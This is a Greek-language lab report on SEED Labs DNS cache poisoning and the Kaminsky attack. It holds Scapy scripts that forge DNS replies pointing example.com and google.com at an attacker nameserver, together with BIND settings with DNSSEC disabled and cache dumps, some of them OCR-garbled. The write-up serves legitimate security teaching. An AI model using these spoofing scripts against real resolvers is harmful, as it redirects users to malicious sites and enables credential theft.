Στην εικόνα 123, όπως και στα προηγούμενα tasks, έτσι και σε αυτό κάνουμε flush την μνήμη, πριν την έναρξη της επίθεσης. Τροποποιούμε το authority section στο task4.py, έτσι ώστε να έχουμε μια επιπλέον καταχώρηση, αυτή του domain google.com. Και αρχικοποιούμε την επίθεση στον local dns server.

```

<<>> Dig 9.16.1-Ubuntu <<>> www.example.com
: global options: +cmd
: Got answer:
->>HEADER<<- opcode: QUERY, status: NOERROR, id: 500
: flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 1

: OPT PSEUDOSECTION:
EDNS: version: 0, flags:; udp: 4096
COOKIE: de90b0454a5bec3e01000000659dbf29e90361619a8b1
: QUESTION SECTION:
www.example.com.                IN      A

: ANSWER SECTION:
www.example.com.                259200 IN      A      1.1.1.1

: Query time: 27 msec
SERVER: 10.9.0.53#53(10.9.0.53)
WHEN: Tue Jan 09 21:48:25 UTC 2024
MSG SIZE rcvd: 88

user-10.9.0.5:/
>

    ttl      = 259200
    rdlen    = None
    rdata     = 1.1.1.1

\ns
  ##[ DNS Resource Record ]##
  rname     = 'example.com'
  type      = NS
  rclass    = IN
  ttl       = 259200
  rdlen     = None
  rdata     = 'ns.attacker32.com'
  ##[ DNS Resource Record ]##
  rname     = 'google.com'
  type      = NS
  rclass    = IN
  ttl       = 259200
  rdlen     = None
  rdata     = 'ns.attacker32.com'
  ar        = None

ent 1 packets.

```

```

local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.                777514 NS      ns.attacker32.co
m.
www.example.com.            863916 A      1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep attacker
example.com.                777514 NS      ns.attacker32.co
m.
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>

task4.py
7
8 # Swap the source and destination IP address
9 IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10
11 # Swap the source and destination port number
12 UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14 # The Answer Section
15 Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16               ttl=259200, rdata='1.1.1.1')
17
18 # The Authority Section
19 NSsec1 = DNSRR(rrname='example.com', type='NS',
20               ttl=259200,
21               rdata='ns.attacker32.com')
22 NSsec2 = DNSRR(rrname='google.com', type='NS',
23               ttl=259200,
24               rdata='ns.attacker32.com')
25
26 # Construct the DNS packet
27 DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,
28             rd=0, qr=1,
29             qdcount=1, ancount=1, nscount=2,
30             arcount=0,
31             an=Anssec, ns=NSsec1/NSsec2)
32
33 # Construct the entire IP packet and send it out
34 spoofpkt = IPpkt/UDPpkt/DNSpkt

```

Εικόνα 123 Lab 6-Συγκεντρωτικά θήματα Task4

Τέλος, στην εικόνα 124 παρατηρούμε ότι πλέον έχει καταχωρηθεί ο ns.attacker32.com ως authority server όταν ρωτάμε με dig το example.com.



```
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.          777514 NS      ns.attacker32.com.
www.example.com.      863916 A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.          777380 NS      ns.attacker32.com.
20240126155928 20240105082038 21021 example.com.
www.example.com.      863783 A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep attacker
example.com.          777364 NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$> S
```

Εικόνα 124 Lab 6-Έλεγχος αποτελεσμάτων Task4

Task 5: Spoofing Records in the Additional Section

Σε αυτό το task μας ενδιαφέρει να κάνουμε spoofing τις καταχωρήσεις και να δούμε εάν έχει κάνει cache τις αλλαγές που του δώσαμε στο task5.py.

Όπως βλέπουμε στην εικόνα 125, πάνω αριστερά, το facebook.com στο additional section το κράτησε η cache.

```

user@kali:~$ dig 10.9.0.53 www.example.com
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 5650
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 4096
;; COOKIE: #0a66ebceaa073259100000006590c4f957af835549a504c
# (gnod)
;; QUESTION SECTION:
;www.example.com.      IN      A
;; ANSWER SECTION:
www.example.com.      259200 IN      A      1.1.1.1

;; Query time: 1555 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jan 09 22:13:13 UTC 2024
;; MSG SIZE rcvd: 88

user@kali:~$ dig www.example.com
;
      rrname = 'ns.attacker32.com.'
      type = A
      rclass = IN
      ttl = 259200
      rdlen = None
      rdata = 1.2.3.4
#### DNS Resource Record ####
      rrname = 'ns.example.net.'
      type = A
      rclass = IN
      ttl = 259200
      rdlen = None
      rdata = 5.6.7.8
#### DNS Resource Record ####
      rrname = 'www.facebook.com.'
      type = A
      rclass = IN
      ttl = 259200
      rdlen = None
      rdata = 3.4.5.6

Sent 1 packets.
  
```

```

local-dns-server-10.9.0.53:/etc/bind
$ cat /var/cache/bind/dump.db | grep example
example.com.      777364 NS      ns.attacker32.com.
                  202401261559
20 202401261559 21021 example.com.
www.example.com.  863767 A      1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$ cat /var/cache/bind/dump.db | grep google
local-dns-server-10.9.0.53:/etc/bind
$ rndc flush
local-dns-server-10.9.0.53:/etc/bind
$ rndc flush
local-dns-server-10.9.0.53:/etc/bind
$ rndc flush
local-dns-server-10.9.0.53:/etc/bind
$ rndc flush
local-dns-server-10.9.0.53:/etc/bind
$
  
```

```

#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.com' in
        pkt[DNS].qd.qname.decode('utf-8')):
        pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
        ttl=259200, rdata='1.1.1.1')


    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com.', type='NS',
        ttl=259200,
        rdata='ns.attacker32.com.')
    NSsec2 = DNSRR(rrname='example.com.', type='NS',
        ttl=259200,
        rdata='ns.example.com.')

    pkt[IP] = IPpkt
    pkt[UDP] = UDPpkt
    pkt[DNS].ansec = Ansec
    pkt[DNS].nssec = [NSsec1, NSsec2]

    send(pkt)
  
```

```
nsal-dns-server-10.9.0.53:/etc/bind
# rndc flush
nsal-dns-server-10.9.0.53:/etc/bind
# rndc flush
nsal-dns-server-10.9.0.53:/etc/bind
# rndc flush
nsal-dns-server-10.9.0.53:/etc/bind
# rndc dumpdb -cache
nsal-dns-server-10.9.0.53:/etc/bind
# cat /var/cache/bind/dump.db | grep attack
777512 NS ns.attacker32.com.
nsal-dns-server-10.9.0.53:/etc/bind
# cat /var/cache/bind/dump.db | grep example
example.com. 777512 NS ns.example.com.
ns.example.com. 863913 A 1.1.1.1
nsal-dns-server-10.9.0.53:/etc/bind
# cat /var/cache/bind/dump.db | grep facebook
nsal-dns-server-10.9.0.53:/etc/bind
#
```

Εικόνα 125 Lab 6-Έλεγχος αποτελεσμάτων Task5



Εικόνα 127 Lab 7-Τοπολογία Σεναρίου

- attacker-ns-10.9.0.153
- seed-attacker
- user-10.9.0.5
- local-dns-server-10.9.0.53

Στην εικόνα 128, Κάνουμε connect στα container και προσαρμόζουμε την ονομασία στο terminal το shell για κάθε χρήστη, προκειμένου να διευκολύνουμε το έργο μας στην εναλλαγή των σεναρίων και μπαίνουμε στο DNS configuration αρχείο για να δούμε τις παραμέτρους: /etc/bind/named.conf.

```

---> Using cache
---> 0ab7ba8431ab
Step 3/3 : CMD service named start && tail -f /dev/null
---> Using cache
---> 010bcdb1e2bb

[01/10/24]seed@VM:~/.../Labsetup$ docker build -t seed-attacker ns:latest
Successfully tagged seed-attacker:latest
[01/10/24]seed@VM:~/.../Labsetup$ docker run --name seed-attacker
root@VM:/# export PS1="^C
root@VM:/# export PS1="seed-attacker:\n\n$> "
bash: export: command not found
root@VM:/# export PS1="seed-attacker:\n\n$> "
seed-attacker:/
$>

[01/10/24]seed@VM:~/.../Labsetup$ docker run --name attacker-ns-10.9.0.153
attacker-ns-10.9.0.153:/
root@b20102062bc8:/# export PS1="attacker-ns-10.9.0.153:\n\n$> "
attacker-ns-10.9.0.153:/
$>

[01/10/24]seed@VM:~/.../Labsetup$ docker run --name user-10.9.0.5
user-10.9.0.5:/
root@91a6c5e1aa4f:/# export PS1="user-10.9.0.5:\n\n$> "
user-10.9.0.5:/
$> cat /etc/resolv.conf
nameserver 10.9.0.53
user-10.9.0.5:/
$>

[01/10/24]seed@VM:~/.../Labsetup$ docker run --name local-dns-server-10.9.0.53
local-dns-server-10.9.0.53:/
$> cat /etc/bind/named.conf
cat: /etc/bind/named.conf: No such file or directory
local-dns-server-10.9.0.53:/
$> cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz
// for information on the
// structure of BIND configuration files in Debian,
// *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /
// etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};
local-dns-server-10.9.0.53:/
$>

```

Εικόνα 128 lab 7-Connectivity check

Στην εικόνα 129 μπαίνουμε στο DNS configuration αρχείο για να δούμε τις παραμέτρους: /etc/bind/named.conf.options και να παραμετροποιήσουμε τις απαιτήσεις του εργαστηρίου, όπως το dnssec-enable no, έτσι ώστε να αποτρέψουμε τον server να λάβει μέτρα προστασίας από τα spoofing attacks που θα ακολουθήσουν.

```
named.conf.default-zones named.conf.local named.conf.options
local-dns-server-10.9.8.33:/
$> cat /etc/bind/named.conf.options
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====  
// If BIND logs error messages about the root key being expired,  
// you will need to update your keys. See https://www.isc.org/bind-keys  
//=====

    //=====  
// Added/Modified for SEED labs  
// dnssec-validation auto;  
dnssec-validation no;  
dnssec-enable no;  
dump-file "/var/cache/bind/dump.db";  
query-source port 33333;

    // Access control  
allow-query { any; };  
allow-query-cache { any; };  
allow-recursion { any; };

    //=====  
listen-on-v6 { any; };
```

Εικόνα 129 Lab 7-Έλεγχος παραμέτρων /etc/bind/named.conf.options

Στην εικόνα 130 βλέπουμε τις zones νόμιμη και ψευδή που έχουν εγκατασταθεί στον attacker nameserver.

```
Help
Jan 10, 13:09
root@b20102062b49: /
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type master;
    file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
    type master;
    file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/
$>
```

Εικόνα 130 Lab 7-Zone Checking

Έλεγχος εγκατάστασης των παραμέτρων του DNS.

Όταν εκτελούμε την εντολή `dig`, ο τοπικός διακομιστής DNS θα προωθήσει το αίτημα στον διακομιστή ονομάτων Attacker. Επομένως, η απάντηση θα πρέπει να προέρχεται από το αρχείο ζώνης (`attacker32.com.zone`) που ρυθμίσαμε στον διακομιστή ονομάτων Attacker.

Συνεπώς ο πρώτος έλεγχος πέτυχε, και αυτό φαίνεται στον user που εκτελέσαμε την εντολή `dig ns.attacker32.com` για να δούμε τις πληροφορίες καταχωρήσεων για τους DNS servers, και παρατηρούμε ότι στο ANSWER SECTION μας απαντάει η 10.9.0.153, η οποία είναι και η ip του attacker (εικόνα 131).



```
Jan 10 18:14
seed@VM: ~/Labsetup
[01/10/24]seed@VM:~/../Labsetup$ docksh user-10.9.0.5
root@91a6c5e1aa4f:/# export PS1="user-10.9.0.5:\w\n$> "
user-10.9.0.5:/
$> cat /etc/resolv.conf
nameserver 10.9.0.53
user-10.9.0.5:/
$> dig ns.attacker32.com

;; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 65356
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:;, udp: 4096
;; COOKIE: 1f73158654c1a42701000000659ede102513039125ba0b7d (good)
;; QUESTION SECTION:
;ns.attacker32.com.      IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jan 10 18:12:32 UTC 2024
;; MSG SIZE rcvd: 90

user-10.9.0.5:/
$> █
```

Εικόνα 131 Lab 7-Dig στο ns.attacker32.com

Όταν εκτελούμε την εντολή dig στον user container, για το `www.example.com` στην εικόνα 132, βλέπουμε την πραγματική διεύθυνση ενώ όταν εκτελούμε την ίδια εντολή, αλλά ρωτάμε τον `attacker32` μας δίνει την ψεύτικη διεύθυνση `1.2.3.5`, όπως παρατηρούμε στην εικόνα 133 .



```
allow-query-cache { any; };
allow-recursion { any; };

// -----

listen-on-v6 { any; };
};
local_udp_server 10.9.0.53:7


user@attacker32: ~/Attacker32
$ dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57537
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ef40b71ea2fc5fec0100000065a3b9d8b43f5849744052b5 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A
;; ANSWER SECTION:
www.example.com.                 86400   IN      A      93.184.216.34

;; Query time: 560 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Jan 14 10:39:12 UTC 2024
;; MSG SIZE rcvd: 88

user@10.9.0.5:/
$> 5
```

Εικόνα 132 Lab 7-Dig στο `www.example.com`



```
allow-query-cache { any; };
allow-recursion { any; };

// .....

listen-on-v6 { any; };
};
local-dns-server 10.9.0.53:/


ns.attacker32.com:~$ dig 9.16.1-Ubuntu <> @ns.attacker32.com www.example.com
: <> DiG 9.16.1-Ubuntu <> @ns.attacker32.com www.example.com
: (1 server found)
: global options: +cmd
: Got answer:
: ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7988
: flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
: OPT PSEUDOSECTION:
: EDNS: version: 0, flags:; udp: 4096
: COOKIE: 48795ac49f29a0da0100000065a3baf48fee885fb2d1fa6 (good)
: QUESTION SECTION:
: www.example.com.                IN      A
:
: ANSWER SECTION:
: www.example.com.                259200 IN      A      1.2.3.5
:
: Query time: 0 msec
: SERVER: 10.9.0.153#53(10.9.0.153)
: WHEN: Sun Jan 14 10:44:14 UTC 2024
: MSG SIZE rcvd: 88
user-10.9.0.5:/
$>
```

Εικόνα 133 Lab 7-Dig στο example.com με query μέσω @ns.attacker32.com

Task 1: How Kaminsky attack works

Θεωρία – Ανάλυση

Ο κύριος στόχος των επιθέσεων DNS είναι να ανακατευθύνουν τον χρήστη σε άλλο μηχάνημα Β όταν ο χρήστης προσπαθεί να φτάσει στην μηχανή Α χρησιμοποιώντας το όνομα κεντρικού υπολογιστή του Α.



Εικόνα 134 Lab 7-Πλήρη διαδικασία εκτέλεσης DNS query


Έστω ότι το `www.example.com` είναι ένας ιστότοπος ηλεκτρονικής τραπεζικής, και ο χρήστης προσπαθεί να αποκτήσει πρόσβαση σε αυτόν τον ιστότοπο χρησιμοποιώντας τη σωστή διεύθυνση URL `www.example.com`. Εάν η επίθεση μπορεί να πετύχει την ανακατεύθυνση του χρήστη σε έναν κακόβουλο ιστότοπο που μοιάζει πολύ με το `www.example.com`, ο χρήστης μπορεί να ξεγελαστεί και δώσει τα διαπιστευτήριά του στον εισβολέα (εικόνα 134).

Σε αυτήν το lab, χρησιμοποιούμε το όνομα τομέα `www.example.com` ως στόχο επίθεσης, με αυθεντική διεύθυνση IP την `93.184.216.34`.

Όταν ο χρήστης εκτελεί την εντολή `dig` σε αυτό το όνομα ή πληκτρολογεί το όνομα στο πρόγραμμα περιήγησης, το μηχάνημα του χρήστη στέλνει ένα ερώτημα DNS στο τοπικό του DNS διακομιστή, ο οποίος τελικά θα ζητήσει τη διεύθυνση IP από τον διακομιστή ονομάτων του `example.com`.

Ο στόχος της επίθεσης είναι να ξεκινήσει η επίθεση δηλητηρίασης της κρυφής μνήμης DNS στον τοπικό διακομιστή DNS, έτσι ώστε όταν ο χρήστης εκτελεί την εντολή `dig` για να μάθει τη διεύθυνση IP του `www.example.com`, στον τοπικό διακομιστή DNS, θα καταλήξει να μεταβεί στον διακομιστή ονομάτων του εισβολέα `ns.attacker32.com` για να λάβει τη διεύθυνση IP. Επομένως η διεύθυνση IP που επιστρέφεται μπορεί να είναι οποιοσδήποτε

αριθμός στείλει ο εισβολέας. Ως αποτέλεσμα, ο χρήστης θα οδηγηθεί τον ιστότοπο του εισβολέα, αντί για το αυθεντικό `www.example.com`




Εικόνα 135 Lab 7- Επίθεση Kaminisky

Με την μέθοδο Kaminisky ο εισβολέας στέλνει ένα αίτημα ερωτήματος DNS στον διακομιστή DNS του θύματος (Apollo), ενεργοποιώντας ένα DNS ερώτημα από τον Απόλλωνα. Το ερώτημα μπορεί να περάσει από έναν από τους διακομιστές DNS, τον διακομιστή DNS .COM και το τελικό αποτέλεσμα θα επανέλθει από τον διακομιστή DNS του `example.com`. Αυτό φαίνεται και στο πρώτο σχήμα (εικόνα 135).

Στην περίπτωση που οι πληροφορίες διακομιστή ονομάτων του `example.com` είναι ήδη αποθηκευμένες στην κρυφή μνήμη από το Apollo, το ερώτημα δεν θα περάσει στον διακομιστή .COM. Όπως αυτό απεικονίζεται και στο δεύτερο σχήμα.

Ενώ ο Apollo περιμένει την απάντηση DNS από τον διακομιστή ονομάτων του `example.com`, ο εισβολέας μπορεί να στείλει ψευδείς απαντήσεις στον Apollo, προσποιούμενος ότι οι απαντήσεις προέρχονται από τον διακομιστή ονομάτων του `example.com`. Αν οι ψευδείς απαντήσεις φτάσουν πρώτες, θα γίνουν δεκτές από τον Απόλλωνα και η επίθεση θα είναι επιτυχής.

Task 2: Construct DNS request



```
dev lib libx32 opt run sys var
seed-attacker:/
$> cd volumes/
seed-attacker:/volumes
$> ls
attack.c          send_ip_nochange.c
generate_dns_query.py  send_premade_dns.c
generate_dns_reply.py
seed-attacker:/volumes
$> ls -l generate_dns_*
-rw-rw-r-- 1 seed seed 590 Apr 21 2022 generate_dns_query.py
-rw-rw-r-- 1 seed seed 1175 Apr 21 2022 generate_dns_reply.py
seed-attacker:/volumes
$> chmod a+x generate_dns_*
seed-attacker:/volumes
$> ./generate_dns_query.py
###[ IP ]###
  version  = 4
  ihl      = None
  tos      = 0x0
  len      = None
  id       = 1
  flags    =
  frag     = 0
  ttl      = 64
  proto    = udp
  chksum   = None
  src      = 1.2.3.4
  dst      = 10.9.0.53
  \options \
###[ UDP ]###
